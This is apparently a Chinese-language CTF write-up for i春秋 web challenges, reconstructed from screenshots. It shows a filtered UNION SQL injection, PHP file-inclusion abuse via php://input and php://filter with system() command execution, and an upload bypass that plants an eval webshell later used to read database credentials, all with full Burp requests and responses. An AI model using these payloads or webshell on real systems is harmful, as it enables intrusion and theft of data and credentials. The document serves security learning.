
```
http://c05b90f2f2ff4ba784de4db9949fdfaa02c9fb8d0afe4fdb.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,column_name,3 from information_schema.columns where table_name='info'
```

11. 构造payload `/index.php?id=1 union se<>lect 1,flAg_T5ZNdrm,3 from info` 回显flag。


flag{在数据库中}

flag{3c5fee3c-a69a-426c-8885-35e01013df0e}


test




```
http://c05b90f2f2ff4ba784de4db9949fdfaa02c9fb8d0afe4fdb.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,flAg_T5ZNdrm,3 from info
```

i春秋 web include

1. 题目提示为文件包含漏洞【文件包含的代码文件被写成了一个变量，且这个变量可以由前端用户传进来，这种情况下，如果没有做足够的安全考虑，则可能会引发文件包含漏洞。 攻击着会指定一个“意想不到”的文件让包含函数去执行，从而造成恶意操作。】。点开链接，可以看到一段php源码并且出现了phpinfo的页面，从源码看没有任何过滤。




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```



PHP Version 5.6.29

System	Linux ebebcddf184e 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php5' '--with-config-file-scan-dir=/etc/php5/conf.d' '--enable-inline-optimization' '--disable-debug' '--disable-rpath' '--disable-static' '--enable-shared' '--mandir=/usr/share/man' '--with-pic' '--disable-cli' '--with-apxs2' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-calendar=shared' '--with-cdb' '--enable-ctype=shared' '--with-curl=shared' '--enable-dba=shared' '--with-db4=shared' '--enable-dom=shared' '--with-enchant=shared' '--enable-exif=shared' '--with-freetype-dir=shared,/usr' '--enable-ftp=shared' '--with-gd=shared' '--enable-gd-native-ttf' '--with-gdbm=shared' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-icu-dir=/usr' '--with-imap=shared' '--with-imap-ssl=shared' '--enable-intl=shared' '--with-jpeg-dir=shared,/usr' '--enable-json=shared' '--with-ldap=shared' '--enable-libxml=shared' '--enable-mbregex' '--enable-mbstring=all' '--with-mcrypt=shared' '--with-mysql=shared,mysqlnd' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqlnd' '--with-openssl=shared' '--with-pcre-regex=/usr' '--enable-pcntl=shared' '--enable-pdo=shared' '--with-pdo-mysql=shared,mysqlnd' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-pgsql=shared' '--with-pdo-sqlite=shared,/usr' '--with-pgsql=shared' '--enable-phar=shared' '--with-png-dir=shared,/usr' '--enable-posix=shared' '--with-pspell=shared' '--with-regex=php' '--enable-session' '--enable-shmop=shared' '--with-snmp=shared' '--enable-soap=shared' '--enable-sockets=shared' '--with-sqlite3=shared,/usr' '--enable-sysvmsg=shared' '--enable-sysvsem=shared' '--enable-sysvshm=shared' '--with-unixODBC=shared,/usr' '--enable-xml=shared' '--enable-xmlreader=shared' '--with-xmlrpc=shared' '--with-xsl=shared' '--enable-wddx=shared' '--enable-zip=shared' '--with-zlib=shared' '--without-db1' '--without-db2' '--without-db3' '--without-qdbm' '--with-mssql=shared' '--with-pdo-dblib=shared' '--enable-opcache' 'build_alias=x86_64-alpine-linux-musl' 'host_alias=x86_64-alpine-linux-musl' 'CC=gcc' 'CFLAGS=-Os -fomit-frame-pointer -g' 'LDFLAGS=-Wl,--as-needed' 'CPPFLAGS=-Os -fomit-frame-pointer' 'CXXFLAGS=-Os -fomit-frame-pointer -g'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

2. 要想知道文件的名字,搜索一下 allow_url_include 看看是否打开，Ctrl+F,定位到 allow_url_include ，发现是打开的。




Core

PHP Version	5.6.29


Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off

3. 因此可以使用 php://input 协议，构造url /?path=php://input ，post传入参数 <?php echo system('ls');?> ，响应得到文件目录




Target: http://c19be053950a4271895d2332de86b2afb344628cdc584b98.changame.ichunqiu.com

```
GET /?path=php://input HTTP/1.1
Host: c19be053950a4271895d2332de86b2afb344628cdc584b98.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```


```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1780c0dd0d2845-058f76d7fe56f8-53e356a-144000-1780c0dd0d3855; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000; Hm_lvt_2d0601bd28de7d49818249cf35d95943=162072
Connection: close
Content-Length: 26

<?php echo system("ls");?>
```
Response

```
  <span style="color: #0000BB">$_REQUEST</span>
  <span style="color: #007700">[</span>
  <span style="color: #DD0000">'path'</span>
  <span style="color: #007700">]);<br />
  }else{<br />
  &nbsp;&nbsp;&nbsp;&nbsp;include(</span>
  <span style="color: #DD0000">'phpinfo.php'</span>
  <span style="color: #007700">);<br />
  }<br />
  </span>
  </span>
</code>
dle345aae.php
index.php
phpinfo.php
phpinfo.php
```
Done 1,013 bytes | 156 millis

4. 读取文件内容，同样修改get传参`?path=php://filter/read=convert.base64-encode/resource=dle345aae.php`，查看响应可能flag被加密.


Burp Suite Community Edition v2020.12.1 - Temporary Project

Target: http://c19be053950a4271895d2332de86b2afb344628cdc584b98.changame.ichunqiu.com

Request


```
GET /?path=php://filter/read=convert.base64-encode/resource=dle345aae.php HTTP/1.1
Host: c19be053950a4271895d2332de86b2afb344628cdc584b98.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1780c0dd0d2845-058f76d7fe56f8-53e356a-144000-1780c0dd0d3855; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000; Hm_lvt_2d0601bd28de7d49818249cf35d95943=162072
Connection: close
Content-Length: 26

<?php echo system("ls");?>
```
Response

```
  <span style="color: #DD0000">'path'</span>
  <span style="color: #007700">])){<br />
  &nbsp;&nbsp;&nbsp;&nbsp;include(</span>
  <span style="color: #0000BB">$_REQUEST</span>
  <span style="color: #007700">[</span>
  <span style="color: #DD0000">'path'</span>
  <span style="color: #007700">]);<br />
  }else{<br />
  &nbsp;&nbsp;&nbsp;&nbsp;include(</span>
  <span style="color: #DD0000">'phpinfo.php'</span>
  <span style="color: #007700">);<br />
  }<br />
  </span>
  </span>
</code>
PD9waHAgCiRmbGFnPSJmbGFnezBiN2MwZTRiLWY5ZGYtNDFhMC1hZDVkLWFmYzU1YTIwYmN1Yn0iOwo=
```
Done 1,046 bytes | 159 millis

5. 使用base64解密即可得到flag。
拓展：php提供四种方法执行外部命令`exec()`、`passthru（）`、`system（）`、`shell_exec()`，这四个函数与一句话木马中`eval（）`函数作用相同，即可以代替一句话木马中的`eval（）`函数，常用的是`system（）`函数，`<?php system('ls')?>`属于一句话木马。


Web Do you know upload?

点开链接，尝试上传.jpg的文件，发现可上传成功。上传包含一句话木马的php文件，即上传失败，因此可以考虑使用burp来修改后缀。


Burp Suite Community Edition v2020.12.1 - Temporary Project

Target: http://3d693ce5b2fd49179dab7b9772f41a96dafca0da8ddb4f73.changame.ichunqiu.com

Request



```
------WebKitFormBoundaryKW6NUmyDtIjjWAIv
Content-Disposition: form-data; name="dir"

/uploads/
------WebKitFormBoundaryKW6NUmyDtIjjWAIv
Content-Disposition: form-data; name="file"; filename="flag2.php"
Content-Type: image/jpeg

<?php phpinfo()?>
<?php @eval($_POST['cmd']);?>

------WebKitFormBoundaryKW6NUmyDtIjjWAIv
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryKW6NUmyDtIjjWAIv--
```


Response

图片上传

Filename: 选择文件 未选择任何文件
Submit

```
Upload: flag2.php
Type: image/jpeg
Size: 0.048828125 Kb
flag2.php already exists.
```

在一句话木马前添加 `<?php phpinfo()?>` ,使用post传参的方法，可获取php版本以及各种权限进行查看。phpinfo执行成功，说明文件上传成功。



PHP Version 5.5.9-1ubuntu4.22

System	Linux 075bbdf817d1 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Aug 4 2017 19:39:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir	/etc/php5/apache2/conf.d

URL
http://3d693ce5b2fd49179dab7b9772f41a96dafca0da8ddb4f73.changame.ichunqiu.com/upload/flag2.php


Enable POST
enctype: multipart/form-data

Body
cmd=phpinfo();

查看diabled_function这一行，我们发现常用操作未被禁用，因此我们可以继续操作。


我们将一句话木马文件前添加的phpinfo()删去，重复上述操作，试用burp修改文件后缀并上传。

使用蚁剑连接木马，然后在config.php文件中可以看到数据库的用户名和密码。

